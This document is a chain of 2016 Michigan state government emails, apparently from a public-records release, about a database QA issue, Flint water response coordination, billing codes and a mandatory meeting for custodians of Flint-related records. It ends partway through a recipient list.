Brian and Scott, can you tie in with Tom Summers and troubleshoot what is wrong? See below for a description of what we are seeing.

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**Scrum Room, Hollister Building - 5<sup>th</sup> Floor**

Thank you,

**Jeremy Newman**, CAPM, CSM

Project Coordinator

**Enterprise Portfolio Management Office**

Supporting: DEQ, DNR, & MDARD

Phone: (517) 335-3260

Email: [Newmanj2@michigan.gov](mailto:Newmanj2@michigan.gov)

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Message

---

**From:** Sebok, Yvonne (DTMB) [/O=EXCHANGELABS/OU=EXCHANGE ADMINISTRATIVE GROUP (FYDIBOHF23SPDLT)/CN=RECIPIENTS/CN=AF5A23EEFE0E40DFB4954C9896206DDD-SEBOKY]  
**Sent:** 1/28/2016 12:14:26 PM  
**To:** Newman, Jeremy (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=386ab47a9b35460287c034a87eeb740c-Newman Jeremy]; Singh, Ajay (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=7faf7a22596546beabdce6ef5341ea5e-Singh Ajay]  
**CC:** Cooley, Michael (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=0ebd14258e1a4359ae7e7c5e47452847-Cooley Mike]  
**Subject:** RE: MiFI QA not working?

Thank you Jeremy for staying on this!

*Yvonne Sebok, PMP, CSM, ITIL*

PMO Director

Supporting DEQ, DNR, MDARD

Office: (517) 241-1673

**From:** Newman, Jeremy (DTMB)  
**Sent:** Thursday, January 28, 2016 11:54 AM  
**To:** Singh, Ajay (DTMB) <SinghA6@michigan.gov>  
**Cc:** Sebok, Yvonne (DTMB) <SebokY@michigan.gov>; Cooley, Michael (DTMB) <COOLEYM@michigan.gov>  
**Subject:** RE: MiFI QA not working?

Update:

I just spoke with Scott and he will be meeting with Brian at 1:00. He is going through the SQL compare and narrowing down his questions for Brian. At this point Scott feels he will only need an hour or so of Brian's time as he just needs to understand the schema changes to the tables. I will update you again at 2:00.

Thank you,

Jeremy

**From:** Newman, Jeremy (DTMB)

**Sent:** Thursday, January 28, 2016 9:30 AM

**To:** Price, David (DNR) <[PRICED1@michigan.gov](mailto:PRICED1@michigan.gov)>; Noldy, Scott (DTMB) <[NoldyS@michigan.gov](mailto:NoldyS@michigan.gov)>; Stephens, Jason (DNR) <[stephensj@michigan.gov](mailto:stephensj@michigan.gov)>; Maki, Brian (DNR) <[MakiB1@michigan.gov](mailto:MakiB1@michigan.gov)>; Forstat, David (DNR) <[FORSTATD@michigan.gov](mailto:FORSTATD@michigan.gov)>; Heym, Douglas (DNR) <[HEYMD@michigan.gov](mailto:HEYMD@michigan.gov)>; Begalle, Debbie (DNR) <[BEGALLED@michigan.gov](mailto:BEGALLED@michigan.gov)>

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**Subject:** RE: MiFi QA not working?

Thank you David, Brian, and Scott!

Scott, please expect a call from me before noon for a status update. We need to know as soon as possible if this will require more than just a few hours of Brian's time.

Thank you!

Jeremy

**From:** Price, David (DNR)

**Sent:** Thursday, January 28, 2016 9:23 AM

**To:** Newman, Jeremy (DTMB) <[NewmanJ2@michigan.gov](mailto:NewmanJ2@michigan.gov)>; Noldy, Scott (DTMB) <[NoldyS@michigan.gov](mailto:NoldyS@michigan.gov)>; Stephens, Jason (DNR) <[stephensj@michigan.gov](mailto:stephensj@michigan.gov)>; Maki, Brian (DNR) <[MakiB1@michigan.gov](mailto:MakiB1@michigan.gov)>; Forstat, David (DNR) <[FORSTATD@michigan.gov](mailto:FORSTATD@michigan.gov)>; Heym, Douglas (DNR) <[HEYMD@michigan.gov](mailto:HEYMD@michigan.gov)>; Begalle, Debbie (DNR) <[BEGALLED@michigan.gov](mailto:BEGALLED@michigan.gov)>

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<SellepackD@michigan.gov>; Sebok, Yvonne (DTMB) <SebokY@michigan.gov>; Rosales, Manny (DTMB) <RosalesM@michigan.gov>; Simmons, Allen (DTMB) <SimmonsA1@michigan.gov>; Anderson, Mark (DTMB) <AndersonM10@michigan.gov>

**Subject:** RE: MiFI QA not working?

Jeremy – Brian is going to work with Scott today on the issue. Thanks Brian!!!

**Forest Planning and Operations Section Manager**

Michigan Department of Natural Resources

Forest Resources Division

[priced1@michigan.gov](mailto:priced1@michigan.gov)

517-284-5891

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**From:** Sebok, Yvonne (DTMB)  
**Sent:** Wednesday, February 03, 2016 8:48 AM  
**To:** Rosales, Manny (DTMB)  
**Cc:** Hogan, James (DTMB)  
**Subject:** FW: Flint Assistance Offers and SEOC

Manny,

Please refer to the email chain below. Has there been notification to Chris Christensen about Tom Weston's request?

Yvonne

---

**From:** Kinnamon, Mark (DTMB)  
**Sent:** Tuesday, February 2, 2016 3:45 PM  
**To:** Jayaraman, Viji (DTMB) <JayaramanV@michigan.gov>; Howell, Jamie (DTMB) <HowellJ@michigan.gov>; Beauchamp, Ward (DTMB) <BeauchampW1@michigan.gov>; DeKoninck, Allan (DTMB) <dekonincka@michigan.gov>; Jain, Sandeep (DTMB) <JainS@michigan.gov>; Kumar, Kalpana (DTMB) <KumarK@michigan.gov>; McConnell, Krisanne (DTMB) <mcconnellk1@michigan.gov>; McGarry, Ann (DTMB) <McGarryA@michigan.gov>; Sebok, Yvonne (DTMB) <SebokY@michigan.gov>; Silva, Joe (DTMB) <silvaj3@michigan.gov>; Zingsheim, Carol (DTMB) <ZingsheimC@michigan.gov>  
**Subject:** FW: Flint Assistance Offers and SEOC

FYI .....


---

**From:** McFarlane, James (DTMB)  
**Sent:** Tuesday, February 2, 2016 3:42 PM  
**To:** DTMB IT Operations Team (DTMB ITOT) <[ITOperationsTeam-ITOT@michigan.gov](mailto:ITOperationsTeam-ITOT@michigan.gov)>  
**Cc:** Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>  
**Subject:** FW: Flint Assistance Offers and SEOC

Hi all, any Flint related requests must be approved by SEOC (Chris Christensen) before we do any work.

Thanks,  
James

James McFarlane  
Department of Technology, Management & Budget  
320 S. Walnut Street  
Lansing, MI 48933  
P: 517-241-1842  
C: 734-891-0517 [jmcfarlanej@michigan.gov](mailto:jmcfarlanej@michigan.gov)



HELP. CONNECT. SOLVE.

---

**From:** Stibitz, Brom (DTMB)  
**Sent:** Tuesday, February 02, 2016 7:24 AM  
**To:** Donnan, Chanda (DTMB) <[DonnanC@michigan.gov](mailto:DonnanC@michigan.gov)>; Behen, David (DTMB) <[Behend@michigan.gov](mailto:Behend@michigan.gov)>; Buhs, Caleb

(DTMB) <BuhsC@michigan.gov>; Davenport, Rodney (DTMB) <DavenportR1@michigan.gov>; Gelisse, Ashley (DTMB) <GelisseA@michigan.gov>; Ingersoll, Jean (DHHS) <IngersollJ@michigan.gov>; Jeffery, Phillip (DTMB) <JefferyP@michigan.gov>; King, Susan (MCSC) <KingSS@michigan.gov>; Kopacsi, Christian (DTMB) <KopacsiC@michigan.gov>; Manning, Kelly (DTMB) <ManningK4@michigan.gov>; McFarlane, James (DTMB) <mcfarlanej@michigan.gov>; Sweeney, Matthew (DTMB) <SweeneyM1@michigan.gov>; Swanson, Eric (DTMB) <swansone@michigan.gov>; Wellman, Jeff (DTMB) <WellmanJ1@michigan.gov>

**Cc:** Nixon, Ruth (DTMB) <NixonR@michigan.gov>; Trakul, Pamela (DTMB) <TrakulP@michigan.gov>; Allen, Charlotte (DTMB) <AllenC1@michigan.gov>; Griswold, Kim (DTMB) <GRISWOLDK@michigan.gov>; Ragsdale, Aimee (DTMB) <RagsdaleA@michigan.gov>; Fortino, Diane (DTMB) <FortinoD@michigan.gov>; Christensen, Chris (DTMB) <christensenc4@michigan.gov>

**Subject:** RE: Flint Assistance Offers and SEOC

On this same topic, David and I had a conversation with the Governor's office after our post-EMT meeting this morning. They have agreed that as a general rule, before we do work on anything, it must be approved by the SEOC.

Further, they have agreed that if there is something urgent that the Governor or LG's office needs to get done prior to (or in lieu of) the SEOC approving it, these requests should all come in through me. Beth Clement was going to share this message with Gov's office and LG's office staff.

Procurement should have the new form up today for vendors to use as well. We can share that with you once it is working.

---

**From:** Donnan, Chanda (DTMB)

**Sent:** Monday, February 01, 2016 10:13 PM

**To:** Behen, David (DTMB) <BehenD@michigan.gov>; Buhs, Caleb (DTMB) <BuhsC@michigan.gov>; Donnan, Chanda (DTMB) <DonnanC@michigan.gov>; Davenport, Rodney (DTMB) <DavenportR1@michigan.gov>; Gelisse, Ashley (DTMB) <GelisseA@michigan.gov>; Ingersoll, Jean (DHHS) <IngersollJ@michigan.gov>; Jeffery, Phillip (DTMB) <JefferyP@michigan.gov>; King, Susan (MCSC) <KingSS@michigan.gov>; Kopacsi, Christian (DTMB) <KopacsiC@michigan.gov>; Manning, Kelly (DTMB) <ManningK4@michigan.gov>; McFarlane, James (DTMB) <mcfarlanej@michigan.gov>; Stibitz, Brom (DTMB) <StibitzB@michigan.gov>; Sweeney, Matthew (DTMB) <SweeneyM1@michigan.gov>; Swanson, Eric (DTMB) <swansone@michigan.gov>; Wellman, Jeff (DTMB) <WellmanJ1@michigan.gov>

**Cc:** Nixon, Ruth (DTMB) <NixonR@michigan.gov>; Trakul, Pamela (DTMB) <TrakulP@michigan.gov>; Allen, Charlotte (DTMB) <AllenC1@michigan.gov>; Griswold, Kim (DTMB) <GRISWOLDK@michigan.gov>; Ragsdale, Aimee (DTMB) <RagsdaleA@michigan.gov>; Fortino, Diane (DTMB) <FortinoD@michigan.gov>; Christensen, Chris (DTMB) <christensenc4@michigan.gov>

**Subject:** Flint Assistance Offers and SEOC

Per our discussion on Monday at the EMT meeting, Chris Christiansen has provided information on where to refer vendors looking to assist Flint and contact information for DTMB-SEOC. Please see below for the details.

- If you are contacted by a vendor that would like to provide donation for the Flint water problem, please direct them to [Flintdonations@michigan.gov](mailto:Flintdonations@michigan.gov)
- If you have any additional questions relating to the Flint issue please direct them to [DTMBECC@michigan.gov](mailto:DTMBECC@michigan.gov)

Thank you,

Chanda

---

**From:** Sebok, Yvonne (DTMB)  
**Sent:** Thursday, February 04, 2016 11:03 AM  
**To:** Rosales, Manny (DTMB); Sellepack, Dan (DTMB)  
**Subject:** RE: Quick Question

I agree with Manny. However I don't think it's premature to start having the DCDS code added to our TKUs in the event we need to starting spending more time. Has this DCDS been added to your TKU? If so, then I will need to arrange to have it added to my TKU.

Thanks,

Yvonne

---

**From:** Rosales, Manny (DTMB)  
**Sent:** Thursday, February 4, 2016 10:20 AM  
**To:** Sellepack, Dan (DTMB) <[SellepackD@michigan.gov](mailto:SellepackD@michigan.gov)>; Maher, Sharon (DEQ) <[MAHERS@michigan.gov](mailto:MAHERS@michigan.gov)>  
**Cc:** Sebok, Yvonne (DTMB) <[SebokY@michigan.gov](mailto:SebokY@michigan.gov)>  
**Subject:** RE: Quick Question

Dan,

At this point there was simply a request to demonstrate Microsoft Project for functionality and if a PM was requested, we would need to loop the SEOC. I think it might be premature to make any assumptions at this time.

Thank you,  
Manny Rosales

---

**From:** Sellepack, Dan (DTMB)  
**Sent:** Thursday, February 4, 2016 9:40 AM  
**To:** Maher, Sharon (DEQ) <[MAHERS@michigan.gov](mailto:MAHERS@michigan.gov)>; Rosales, Manny (DTMB) <[RosalesM@michigan.gov](mailto:RosalesM@michigan.gov)>  
**Cc:** Sebok, Yvonne (DTMB) <[SebokY@michigan.gov](mailto:SebokY@michigan.gov)>  
**Subject:** RE: Quick Question

There was a new request to help with MS Project and possibly get a PM assigned. This will change the expectation of not recording many hours. We will have to see what the expectations are before we have an idea on hours. Regardless we will use the appropriate DCDS code for all hours recorded.

Thanks,  
Dan Sellepack

---

**From:** Maher, Sharon (DEQ)  
**Sent:** Thursday, February 4, 2016 9:36 AM  
**To:** Sellepack, Dan (DTMB) <[SellepackD@michigan.gov](mailto:SellepackD@michigan.gov)>; Rosales, Manny (DTMB) <[RosalesM@michigan.gov](mailto:RosalesM@michigan.gov)>  
**Subject:** RE: Quick Question

Okay, great. Thanks, Sharon

---

**From:** Sellepack, Dan (DTMB)  
**Sent:** Tuesday, February 2, 2016 8:14 AM

**To:** Maher, Sharon (DEQ); Rosales, Manny (DTMB)

**Subject:** RE: Quick Question

Sharon,

We communicated this to staff that will work on FDWP. As of now there are really no hours to report. Everything has been just a couple minutes of activity that has been done as needed. If you believe there is activity that we have not recorded correctly as FDWP let me know and I will have the activity corrected.

We really don't anticipate recording many if any hours.

Thanks,  
Dan Sellepack

---

**From:** Maher, Sharon (DEQ)

**Sent:** Wednesday, January 27, 2016 4:12 PM

**To:** Sellepack, Dan (DTMB) <[SellepackD@michigan.gov](mailto:SellepackD@michigan.gov)>; Rosales, Manny (DTMB) <[RosalesM@michigan.gov](mailto:RosalesM@michigan.gov)>

**Subject:** RE: Quick Question

Okay, can one of you set it up, please? I don't think there will be too many hours.

Manny, this answers the question of where to charge the time, for procurement charges, please use ac-3 729025. Both of these codes are Non-IDG, so the DTMB index is 90011. Thanks, Sharon

---

**From:** Sellepack, Dan (DTMB)

**Sent:** Wednesday, January 27, 2016 4:05 PM

**To:** Rosales, Manny (DTMB); Maher, Sharon (DEQ)

**Subject:** RE: Quick Question

No I don't. We just need to enter the code into Changepoint and make sure people bill the right WR.

Thanks,  
Dan Sellepack

---

**From:** Rosales, Manny (DTMB)

**Sent:** Wednesday, January 27, 2016 1:48 PM

**To:** Maher, Sharon (DEQ) <[MAHERS@michigan.gov](mailto:MAHERS@michigan.gov)>; Sellepack, Dan (DTMB) <[SellepackD@michigan.gov](mailto:SellepackD@michigan.gov)>

**Subject:** RE: Quick Question

Sharon,  
Thank you. I don't think that would be a problem.

Dan,  
Do you see any concerns from a reporting perspective?

Thank you,

Manny Rosales

---

**From:** Maher, Sharon (DEQ)

**Sent:** Wednesday, January 27, 2016 1:38 PM

**To:** Sellepack, Dan (DTMB) <[SellepackD@michigan.gov](mailto:SellepackD@michigan.gov)>; Rosales, Manny (DTMB) <[RosalesM@michigan.gov](mailto:RosalesM@michigan.gov)>

**Subject:** Quick Question

We are setting up a coding structure to account for all of the costs incurred in the response to the Flint water situation. We already establish a DCDS activity code for our staff to use. It is "FDWP". Would it be too confusing for your staff to use this code when they are doing things like setting up the ECC? It would simplify things for us if we can establish the same code. Thanks,  
Sharon

Sharon Maher  
Federal Aid Coordinator  
Michigan Department of Environmental Quality  
517-284-5008

---

**From:** Sebok, Yvonne (DTMB)  
**Sent:** Thursday, February 11, 2016 8:38 AM  
**To:** Kinnamon, Mark (DTMB)  
**Subject:** Procurement PM  
  
**Importance:** High

Mark,

Please ensure you touch base with me before committing a PM from my area for the Procurement effect. We just received a request from the customer to provide a PM for the Flint water situation and I do not have enough bandwidth to support Flint, Kalpana, and the Procurement effort.

I know you're calendar is full today so if you don't catch my at my desk, please call me on my cell phone.

Thank you,

Yvonne

**Yvonne Sebok, PMP, CSM, ITIL**  
PMO Director Supporting DEQ, DNR, MDARD  
DTMB Enterprise Portfolio Management Office (EPMO)  
Office: (517) 241-1673  
Email Address: [seboky@michigan.gov](mailto:seboky@michigan.gov)

---

**From:** Sebok, Yvonne (DTMB)  
**Sent:** Tuesday, February 16, 2016 3:12 PM  
**To:** Rosales, Manny (DTMB)  
**Subject:** Accepted: Flint Water PM

---

**From:** Sebok, Yvonne (DTMB)  
**Sent:** Wednesday, February 17, 2016 8:37 AM  
**To:** Miller, Lynda (DTMB)  
**Cc:** Rosales, Manny (DTMB)  
**Subject:** DCDS Code for Flint Water

**Importance:** High

Hello Lynda,

I need DCDS code FDWP added to TKU 832. I looked in the DCDS PPE Activity listing and the activity description is Flint Drinking Water however the TKU CD Description is Mich Public Safety Comm System.

I'm not sure which description is used.

Please contact me if you have questions.

Thank you,

Yvonne

**Yvonne Sebok, PMP, CSM, ITIL**  
PMO Director Supporting DEQ, DNR, MDARD  
DTMB Enterprise Portfolio Management Office (EPMO)  
Office: (517) 241-1673  
Email Address: [seboky@michigan.gov](mailto:seboky@michigan.gov)



Message

---

**From:** Sebok, Yvonne (DTMB) [/O=EXCHANGELABS/OU=EXCHANGE ADMINISTRATIVE GROUP (FYDIBOHF23SPDLT)/CN=RECIPIENTS/CN=AF5A23EEFE0E40DFB4954C9896206DDD-SEBOKY]  
**Sent:** 2/17/2016 4:52:56 PM  
**To:** Rosales, Manny (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=a30f5aa6b2174b51a470a03675fc5b06-Rosales Manny J]  
**Subject:** Meeting

Manny,

Per our discussion, I don't see anyone from your area invited to this meeting tomorrow.

**Requested By:**

DTMB Executive Staff

**Location:**

Ottawa Building

Upper Level – Conference Room 4

611 W. Ottawa Street

Lansing, MI 48933



**Security:**

Please have your State Employee ID showing at all times.

**Parking:**

Metered parking is available along Ottawa and Pine street.

**Briefing:**

In recent months, the State of Michigan has received a number of requests to produce documents related to the water emergency in Flint. You have been identified as a potential custodian of relevant/responsive correspondence and/or documents related to these requests. As a custodian, you are required to produce, by a certain date, any documents containing certain search terms. In this meeting we will review instructions for the process of identifying, compiling, scanning, and copying the necessary information.

**Agenda**

- 1) Kickoff – Brom Stibitz, Chief Deputy Director
- 2) Why you are here – Jean Ingersoll, Interim Chief of Staff
- 3) What you need to do (February 22, 2016 deadline) – Jean
- 4) What will be done for you – Jean
- 5) What's next – Jean
- 6) Public Information Reminder – Caleb Buhs, Public Information Officer
- 7) Questions and Answers - Group

**SOM Meeting Contact:**

Janelle Longanbach

[LonganbachJ@michigan.gov](mailto:LonganbachJ@michigan.gov)

Office: 517-373-4210

**Participants:**

David Behen

Chanda Donnan

Caleb Buhs

Rodney Davenport

Ashley Gelisse

Michael Gilliland

Natalie Spaniolo

Lacy Wilke

Marsha Stansfield

Denice Ballard

Trisha Hampton

Greg DeCamp

Jennifer Gibson

Dane Hengesbach

Jean Ingersoll

Phillip Jeffery

Brandon Philip

Christian Kopacsi

Jeanette Doll

Ryan McKee

Jeff Pratt

Kathy Knapp

Craig Bidelman

Terry Bussema

Rick Rokely

Niki Tefft

Nicolle Schlegel

Alexandrea Parker

Elizabeth Keilen

Vicki McPherson

Chris Christensen

Michelle Lawson

Tom Nevai

Carter Evans

James Fick

Robert McKee

Blane Perry

Eric Riddering

Anthony Rodgers

Larry Trial

Kyleigh Thompson

Tom Glomski

Seth Seger

Tim Lee

Tyler Sikkema

Kelly Manning

James McFarlane

Tiziana Galeazzi

Rajiv Das

Linda Pung

James Hogan

Laurie Westfall

Jason Palmer

Brom Stibitz

Pam Trakul

Eric Swanson

Laura Blastic

Kristen Furseth

Laura Brancheau

Yvonne Sebok

Richard Stankiewicz

Jason Vera

Jeremy Jehnsen

Ken Jodway

Jeremy Newman

Anup Vijay

Paul Harmon

Everett Root

Suzanne Pauley

John Thompson

Anne Nolan

Rick Peterson

Michelle Stiffler

Sunit Patke

James Foley

John Estill

Joe Seckelman

Ellen Martin

Brian Aprill

Josh Ross

Joel Locke

Steven Cross

John Clark

Tony Olkowski

Scott Noldy

John Baer

Holly Dickinson

Corey Post

David Cantin

Jeremy Brun

Lisa Hartsuff

Joni Kosloski

Gerald Jordon

Matthew Sweeney

Michael Turnquist

Dan Morgan

Kerri Droste

Keith Paasch

Larry Scates

Mike Noonan

Brian Walts

Ric Martin

Robert Burns

William Doxie

Jim Clark

Maureen Bailey

Troy Bos

Jamie Phillippo

Troy Spitzley

Marchan Darby

Keith Hawes

Seth Wright

Carrie Rambo

Shelly Millimaki

Chris Nelson

Chris Murphy

Stephanie Clark

Roy Cischke

David Hofmeister

Vince Reynolds

Joyce Van Coevering

Beth Ragla

Gary Shaw

Mike Wonn

Kristi Thompson

Thomas Goodine

Mike Armstrong

Jim Doyle

Kristen Hampton

Mark Miller

Tom Cooley

Rex Waltersdorf

Jerry Monroe

Kristin Bergan

William Banks

Mike Dyson

Dan Stiles

Dan Chipman

Steve Hodgman

Todd Martin

Jessie Weston

Scott Fitton

Brice Sample

Kerrie Vanden Bosch

Jeff Wellman

Jeff Brownlee

Sharon Maynard



Heather Calahan

Rebecca Cook

Genevieve Hayes

Jennifer Riehle

Tom Falik

Bill Pemble

Melissa Sambiagio

Sue Ciecwa

Lymon Hunter

Yvon Dufour

Will Camp

David Hatch

Shelby Troub

Stephanie Epps

**Yvonne Sebok, PMP, CSM, ITIL**

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Email Address: [seboky@michigan.gov](mailto:seboky@michigan.gov)

---

**From:** Sebok, Yvonne (DTMB)  
**Sent:** Thursday, February 18, 2016 7:54 AM  
**To:** Rosales, Manny (DTMB)  
**Subject:** RE: Meeting

It's from 2:00 – 3:00 p.m. today.

---

**From:** Rosales, Manny (DTMB)  
**Sent:** Wednesday, February 17, 2016 5:15 PM  
**To:** Sebok, Yvonne (DTMB) <[SebokY@michigan.gov](mailto:SebokY@michigan.gov)>  
**Subject:** RE: Meeting

I didn't see the time of the meeting?

---

**From:** Sebok, Yvonne (DTMB)  
**Sent:** Wednesday, February 17, 2016 4:53 PM  
**To:** Rosales, Manny (DTMB) <[RosalesM@michigan.gov](mailto:RosalesM@michigan.gov)>  
**Subject:** Meeting

Manny,

Per our discussion, I don't see anyone from your area invited to this meeting tomorrow.

**Requested By:**  
DTMB Executive Staff

**Location:**  
Ottawa Building  
Upper Level – Conference Room 4  
611 W. Ottawa Street  
Lansing, MI 48933

Call-in: 866-390-1828  
Access code: 1842654

**Security:**  
Please have your State Employee ID showing at all times.

**Parking:**  
Metered parking is available along Ottawa and Pine street.

**Briefing:**  
In recent months, the State of Michigan has received a number of requests to produce documents related to the water emergency in Flint. You have been identified as a potential custodian of relevant/responsive correspondence and/or documents related to these requests. As a custodian, you are required to produce, by a certain date, any documents containing certain search terms. In this meeting we will review instructions for the process of identifying, compiling, scanning, and copying the necessary information.

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Rajiv Das  
Linda Pung  
James Hogan  
Laurie Westfall  
Jason Palmer  
Brom Stibitz  
Pam Trakul  
Eric Swanson  
Laura Blastic  
Kristen Furseth  
Laura Brancheau  
Yvonne Sebok  
Richard Stankiewicz  
Jason Vera  
Jeremy Jehnsen  
Ken Jodway  
Jeremy Newman  
Anup Vijay  
Paul Harmon  
Everett Root  
Suzanne Pauley  
John Thompson  
Anne Nolan  
Rick Peterson  
Michelle Stiffler  
Sunit Patke  
James Foley  
John Estill  
Joe Seckelman  
Ellen Martin  
Brian Aprill  
Josh Ross  
Joel Locke  
Steven Cross  
John Clark  
Tony Olkowski  
Scott Noldy  
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Michael Turnquist  
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Kerri Droste  
Keith Paasch  
Larry Scates  
Mike Noonan  
Brian Walts  
Ric Martin  
Robert Burns  
William Doxie  
Jim Clark  
Maureen Bailey  
Troy Bos  
Jamie Phillippo  
Troy Spitzley  
Marchan Darby  
Keith Hawes  
Seth Wright  
Carrie Rambo  
Shelly Millimaki  
Chris Nelson  
Chris Murphy  
Stephanie Clark  
Roy Cischke  
David Hofmeister  
Vince Reynolds  
Joyce Van Coevering  
Beth Ragla  
Gary Shaw  
Mike Wonn  
Kristi Thompson  
Thomas Goodine  
Mike Armstrong  
Jim Doyle  
Kristen Hampton  
Mark Miller  
Tom Cooley  
Rex Waltersdorf  
Jerry Monroe  
Kristin Bergan  
William Banks  
Mike Dyson  
Dan Stiles  
Dan Chipman  
Steve Hodgman  
Todd Martin  
Jessie Weston  
Scott Fitton  
Brice Sample  
Kerrie Vanden Bosch

Jeff Wellman  
Jeff Brownlee  
Sharon Maynard  
Heather Calahan  
Rebecca Cook  
Genevieve Hayes  
Jennifer Riehle  
Tom Falik  
Bill Pemble  
Melissa Sambiagio  
Sue Ciecwa  
Lymon Hunter  
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---

**From:** Sebok, Yvonne (DTMB)  
**Sent:** Thursday, February 18, 2016 8:13 AM  
**To:** Rosales, Manny (DTMB)  
**Subject:** RE: Meeting

Yes, I already did. Thanks.

---

**From:** Rosales, Manny (DTMB)  
**Sent:** Thursday, February 18, 2016 8:09 AM  
**To:** Sebok, Yvonne (DTMB) <[SebokY@michigan.gov](mailto:SebokY@michigan.gov)>  
**Subject:** RE: Meeting

Thanks. I spoke to Jim and agrees we need to be in the room. He's going to be with me at a DNR Meeting so I'm sending Jennifer. Can you please forward her the meeting invite.

Thanks,  
Manny

---

**From:** Sebok, Yvonne (DTMB)  
**Sent:** Thursday, February 18, 2016 7:54 AM  
**To:** Rosales, Manny (DTMB) <[RosalesM@michigan.gov](mailto:RosalesM@michigan.gov)>  
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Janelle Longanbach

[LonganbachJ@michigan.gov](mailto:LonganbachJ@michigan.gov)

Office: 517-373-4210

**Participants:**

David Behen  
Chanda Donnan  
Caleb Buhs  
Rodney Davenport  
Ashley Gelisse  
Michael Gilliland  
Natalie Spaniolo  
Lacy Wilke  
Marsha Stansfield  
Denice Ballard  
Trisha Hampton  
Greg DeCamp  
Jennifer Gibson  
Dane Hengesbach  
Jean Ingersoll  
Phillip Jeffery  
Brandon Philip  
Christian Kopacsi  
Jeanette Doll  
Ryan McKee



Jeff Pratt  
Kathy Knapp  
Craig Bidelman  
Terry Bussema  
Rick Rokely  
Niki Tefft  
Nicolle Schlegel  
Alexandrea Parker  
Elizabeth Keilen  
Vicki McPherson  
Chris Christensen  
Michelle Lawson  
Tom Nevai  
Carter Evans  
James Fick  
Robert McKee  
Blane Perry  
Eric Riddering  
Anthony Rodgers  
Larry Trial  
Kyleigh Thompson  
Tom Glomski  
Seth Seger  
Tim Lee  
Tyler Sikkema  
Kelly Manning  
James McFarlane  
Tiziana Galeazzi  
Rajiv Das  
Linda Pung  
James Hogan  
Laurie Westfall  
Jason Palmer  
Brom Stibitz  
Pam Trakul  
Eric Swanson  
Laura Blastic  
Kristen Furseth  
Laura Brancheau  
Yvonne Sebok  
Richard Stankiewicz  
Jason Vera  
Jeremy Jehnsen  
Ken Jodway  
Jeremy Newman  
Anup Vijay  
Paul Harmon  
Everett Root  
Suzanne Pauley  
John Thompson  
Anne Nolan  
Rick Peterson  
Michelle Stiffler

Sunit Patke  
James Foley  
John Estill  
Joe Seckelman  
Ellen Martin  
Brian Aprill  
Josh Ross  
Joel Locke  
Steven Cross  
John Clark  
Tony Olkowski  
Scott Noldy  
John Baer  
Holly Dickinson  
Corey Post  
David Cantin  
Jeremy Brun  
Lisa Hartsuff  
Joni Kosloski  
Gerald Jordon  
Matthew Sweeney  
Michael Turnquist  
Dan Morgan  
Kerri Droste  
Keith Paasch  
Larry Scates  
Mike Noonan  
Brian Walts  
Ric Martin  
Robert Burns  
William Doxie  
Jim Clark  
Maureen Bailey  
Troy Bos  
Jamie Phillippo  
Troy Spitzley  
Marchan Darby  
Keith Hawes  
Seth Wright  
Carrie Rambo  
Shelly Millimaki  
Chris Nelson  
Chris Murphy  
Stephanie Clark  
Roy Cischke  
David Hofmeister  
Vince Reynolds  
Joyce Van Coevering  
Beth Ragla  
Gary Shaw  
Mike Wonn  
Kristi Thompson  
Thomas Goodine

Mike Armstrong  
Jim Doyle  
Kristen Hampton  
Mark Miller  
Tom Cooley  
Rex Waltersdorf  
Jerry Monroe  
Kristin Bergan  
William Banks  
Mike Dyson  
Dan Stiles  
Dan Chipman  
Steve Hodgman  
Todd Martin  
Jessie Weston  
Scott Fitton  
Brice Sample  
Kerrie Vanden Bosch  
Jeff Wellman  
Jeff Brownlee  
Sharon Maynard  
Heather Calahan  
Rebecca Cook  
Genevieve Hayes  
Jennifer Riehle  
Tom Falik  
Bill Pemble  
Melissa Sambiagio  
Sue Ciecwa  
Lymon Hunter  
Yvon Dufour  
Will Camp  
David Hatch  
Shelby Troub  
Stephanie Epps

**Yvonne Sebok, PMP, CSM, ITIL**

PMO Director Supporting DEQ, DNR, MDARD

DTMB Enterprise Portfolio Management Office (EPMO)

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**From:** Sebok, Yvonne (DTMB)  
**Sent:** Thursday, February 18, 2016 8:57 AM  
**To:** Merricle, Jennifer (DTMB)  
**Subject:** FW: Mandatory Meeting - DTMB Custodians of Correspondence Related to Flint

**Importance:** High

Jennifer -- Here is the latest version.

Yvonne

---

**From:** DTMB-Directors-Office

**Sent:** Thursday, February 18, 2016 8:13 AM

**To:** Behen, David (DTMB) <Behend@michigan.gov>; Donnan, Chanda (DTMB) <DonnanC@michigan.gov>; Buhs, Caleb (DTMB) <BuhsC@michigan.gov>; Davenport, Rodney (DTMB) <DavenportR1@michigan.gov>; Gelisse, Ashley (DTMB) <GelisseA@michigan.gov>; Gilliland, Michael (DTMB) <gillilandm@michigan.gov>; Spaniolo, Natalie (DTMB) <spaniolon@michigan.gov>; Wilke, Lacey (DTMB) <WilkeL@michigan.gov>; Stansfield, Marsha (DTMB) <StansfieldM@michigan.gov>; Ballard, Denice (DTMB) <ballardd@michigan.gov>; Hampton, Trisha (DTMB) <HamptonT@michigan.gov>; DeCamp, Greg (DTMB) <DeCampG1@michigan.gov>; Gibson, Jennifer (DTMB) <GibsonJ@michigan.gov>; Hengesbach, Dane (DTMB) <hengesbachd@michigan.gov>; Ingersoll, Jean (DTMB) <IngersollJ@michigan.gov>; Jeffery, Phillip (DTMB) <Jefferyp@michigan.gov>; Philip, Brandon (DTMB) <philipb@michigan.gov>; Kopacsi, Christian (DTMB) <KopacsiC@michigan.gov>; Doll, Jeanette (DTMB) <dollj@michigan.gov>; McKee, Ryan (DTMB) <mckeer1@michigan.gov>; Pratt, Jeff (DTMB) <prattj@michigan.gov>; Knapp, Kathy (DTMB) <knappk1@michigan.gov>; Bidelman, Craig (DTMB) <BidelmanC@michigan.gov>; Bussema, Terry (DTMB) <BussemaT@michigan.gov>; Rokely, Rick (DTMB) <RokelyR1@michigan.gov>; Tefft, Niki (DTMB) <tefftn@michigan.gov>; Schlegel, Nicolle (DTMB) <SchlegelN@michigan.gov>; Parker, Alexandra (DTMB) <ParkerA8@michigan.gov>; Keilen, Elizabeth (DTMB) <KeilenE1@michigan.gov>; McPherson, Victoria (DTMB) 